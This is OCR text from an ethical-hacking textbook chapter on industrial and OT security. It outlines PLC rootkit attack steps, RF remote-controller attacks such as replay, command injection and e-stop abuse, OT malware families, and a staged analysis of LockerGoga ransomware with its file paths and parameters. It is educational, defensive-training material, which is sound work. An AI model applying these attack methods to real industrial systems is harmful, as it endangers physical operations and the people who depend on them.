


Figure 18.72: Hacking PLC through PLC rootkit attack

Ethical Hacking and Countermeasures Copyright © by **EC-Council**
All Rights Reserved. Reproduction is Strictly Prohibited.


Steps used to perform a PLC rootkit attack:


- **Step 1**: Attacker gains authorized access to the PLC device by injecting a rootkit. Then, he performs a control-flow attack against the PLC runtime to guess the default password and gain root-level access to the PLC.
- **Step 2**: Now, the attacker maps the input and output modules along with their locations in the memory to overwrite the input and output PLC parameters.
- **Step 3**: After learning about the I/O pins and the PLC logic mapping, the attacker manipulates the I/O initialization sequence, thus taking complete control over the PLC operations.

A PLC rootkit can make use of the architectural flaws in the microprocessors and bypass the modern detection mechanisms. Using this attack, the attacker can gain full control of the PLC input and output processing by manipulating the I/O initialization. A PLC rootkit attack is also referred to as a PLC ghost attack. To perform this attack, attackers require in-depth knowledge of PLC architecture.

The CPU of the PLC operates in two modes, i.e., programming mode and run mode. In the programming mode, the PLC can remotely download the code from any computer, and the run mode is used for executing the actual code. After gaining access to the PLC, attackers can download the malware code to the PLC that is stored by the CPU. This malicious code is executed in place of the original code. Now, the attacker manipulates the input and output to gain complete control over mechanical devices and further damage or destruct their operation.

Ethical Hacking and Countermeasures Copyright © by **EC-Council**
All Rights Reserved. Reproduction is Strictly Prohibited.





Hacking Industrial Systems through RF Remote Controllers

Most industrial machines are operated via remote controllers. These remote controllers are used in various industries, such as manufacturing, logistics, mining, and construction, for automation or to control machines. Devices in a network use a transmitter (TX) and receiver (RX) to communicate with each other. While the transmitter (TX) passes radio commands (via buttons), the receiver (TX) reacts to the corresponding commands. Improper security

Ethical Hacking and Countermeasures Copyright © by **EC-Council**
All Rights Reserved. Reproduction is Strictly Prohibited.

implementations in devices operating via remote controllers can pose severe security risks to industrial systems.

Attackers can stand within the radius of the target system and use a specially designed radio transceiver-type device. The device helps attackers to design their own packets and send them in a network to gain access over the industrial system and perform various malicious activities.

Listed below are threats industrial systems often face via RF remote controllers:

- **Replay Attack**

  Attackers record the commands (RF packets) transmitted by an operator and replay them to the target system to gain basic control over the system.




Figure 18.73: Replay attack on industrial systems

- **Command Injection**

  Being aware of RF protocols, attackers can alter RF packets or inject their own packets employing reverse-engineering techniques to gain complete access over the machine. Attackers capture and record commands, perform reverse engineering to derive other commands used to control the target device, and inject those commands to manipulate the normal operation of the target device.




Figure 18.74: Command injection attack on industrial systems

Ethical Hacking and Countermeasures Copyright © by **EC-Council**
All Rights Reserved. Reproduction is Strictly Prohibited.

- **Abusing E-stop**

  Using the above information, the attacker can send multiple e-stop (emergency stop) commands to the target device to cause DoS.




Figure 18.75: Abusing e-stop to perform a DoS attack

- **Re-pairing with Malicious RF Controller**

  An attacker can hijack the original remote controller and pair up with the machine using a malicious RF controller, disguised as a legitimate one. Attackers send malicious requests to pair with target RF controllers, capture the command sequence, hijack the legitimate controller, and use a malicious controller to perform various attacks on the target device.




Figure 18.76: Malicious re-pairing attack on an industrial machine

Ethical Hacking and Countermeasures Copyright © by **EC-Council**
All Rights Reserved. Reproduction is Strictly Prohibited.

- **Malicious Reprogramming Attack**

  Attackers can inject malware into the firmware running on the remote controllers to maintain persistent and complete remote access over the target industrial system.





Figure 18.77: Malicious reprogramming attack on an industrial machine

Ethical Hacking and Countermeasures Copyright © by **EC-Council**
All Rights Reserved. Reproduction is Strictly Prohibited.



OT Malware

Attackers are developing malware targeting industrial systems. OT malware such as Havex and Industroyer have caused severe disruption to business processes on industrial networks. It can cause potential damage to the software and hardware that is used to operate critical infrastructure. In some scenarios, OT malware can also propagate the infection and make the devices connected to the network inoperable. Industrial control systems are more susceptible to malware attacks as they are connected to a wider network. In addition, OT solutions are often vulnerable to malware attacks as they use proprietary systems and legacy technology that are not regularly updated and patched. OT ransomware, once it has infected an industrial system, can destructively lock and encrypt the hard drive files, making the system inaccessible and unusable.

Discussed below are some popular examples of OT malware:

- **MegaCortex**

  MegaCortex is novel ransomware that targets OT networks, corporate networks, and industrial sectors. MegaCortex is installed on compromised systems using trojan downloaders. After gaining access to the corporate network through the compromised system, attackers try to access domain controllers and propagate the infection to other systems connected in the network. The trojans used for the distribution of MegaCortex are Qakbot (aka Qbot), Emotet, and Rietspoof.

  After gaining full access to the network, attackers use renamed command-line tools such as PsExec to execute the remote process and distribute the batch file winnit.exe along with the ransomware to the other systems connected to the network. The ransomware uses this batch file to encrypt the files and data stored on the

Ethical Hacking and Countermeasures Copyright © by **EC-Council**
All Rights Reserved. Reproduction is Strictly Prohibited.

compromised systems. Finally, MegaCortex displays a ransom note threatening the victim to pay a ransom for decrypting the files, failing which the data will be made public.




Figure 18.78: Screenshot of OT malware – MegaCortex

Listed below are some additional examples of fileless malware:


- Disruptionware
- LockerGoga
- Triton
- Olympic Destroyer
- SamSam
- Shamoon3
- VPNFilter
- Havex

Ethical Hacking and Countermeasures Copyright © by **EC-Council**
All Rights Reserved. Reproduction is Strictly Prohibited.

OT Malware Analysis: LockerGoga Ransomware

- LockerGoga ransomware has **attacked many industrial organizations** such as building and construction, financial services, metals, chemicals, data storage and warehousing by compromising their critical operations
- To execute LockerGoga ransomware, attackers need **administrative privileges**, and therefore, before running the ransomware, attackers must gain access to the target system and elevate their privileges

Execution Flow of LockerGoga




https://www.fortinet.com

Copyright © by EC-Council. All Rights Reserved. Reproduction is Strictly Prohibited.

OT Malware Analysis: LockerGoga Ransomware (Cont'd)


Stage 1: Initial Execution

- LockerGoga injects a copy of itself in `%TEMP%/tgytutrc{number}.exe` and executes it with the "`-m`" (master) parameter. If "`-l`" parameter is enabled, details of the malware are written to "`C:\log`"




Stage 2: Running Master Process

- Executes master process to search and identify files to encrypt, lockout admin accounts, and disable network interfaces
- It uses the slave process for encrypting files. To perform this, it executes its binary with the following parameters:
  `-i <shared memory name> -s`



Copyright © by EC-Council. All Rights Reserved. Reproduction is Strictly Prohibited.

Ethical Hacking and Countermeasures Copyright © by **EC-Council**
All Rights Reserved. Reproduction is Strictly Prohibited.



OT Malware Analysis: LockerGoga Ransomware

Source: *https://www.fortinet.com*

Nowadays, ransomware attacks such as WannaCry, NotPetya, SamSam, MegaCortex, and LockerGoga are targeting critical industrial infrastructure. LockerGoga, a recent form of targeted ransomware, has attacked many industrial organizations, including organizations in building and construction, financial services, metals, chemicals, data storage, and warehousing, compromising their critical operations.

Only limited details are available and research is ongoing regarding how this malware enters a system. This is a highly targeted attack that contains multiple attack stages. To execute LockerGoga ransomware, attackers need administrative privileges; thus, before running the ransomware, attackers must gain access to the target system and elevate their privileges in the early stages of the attack. Attackers may abuse administrative tools such as PsExec to drop and execute the malware. To run such administrative tools, attackers need to obtain the required credentials using techniques such as spear phishing, brute-forcing, or abusing a previous malware infection.

How does it work?

The diagram shows the various infection stages of LockerGoga ransomware. To encrypt the files, LockerGoga implements a master/slave model leveraging the Boost IPC (inter-process communication) library. The master and slave processes communicate through IPC via shared memory. The master process is mainly used to search files to encrypt and store the corresponding file paths in the shared memory. Then, the slave process reads the file paths from the shared memory and encrypts the files.

Ethical Hacking and Countermeasures Copyright © by **EC-Council**
All Rights Reserved. Reproduction is Strictly Prohibited.

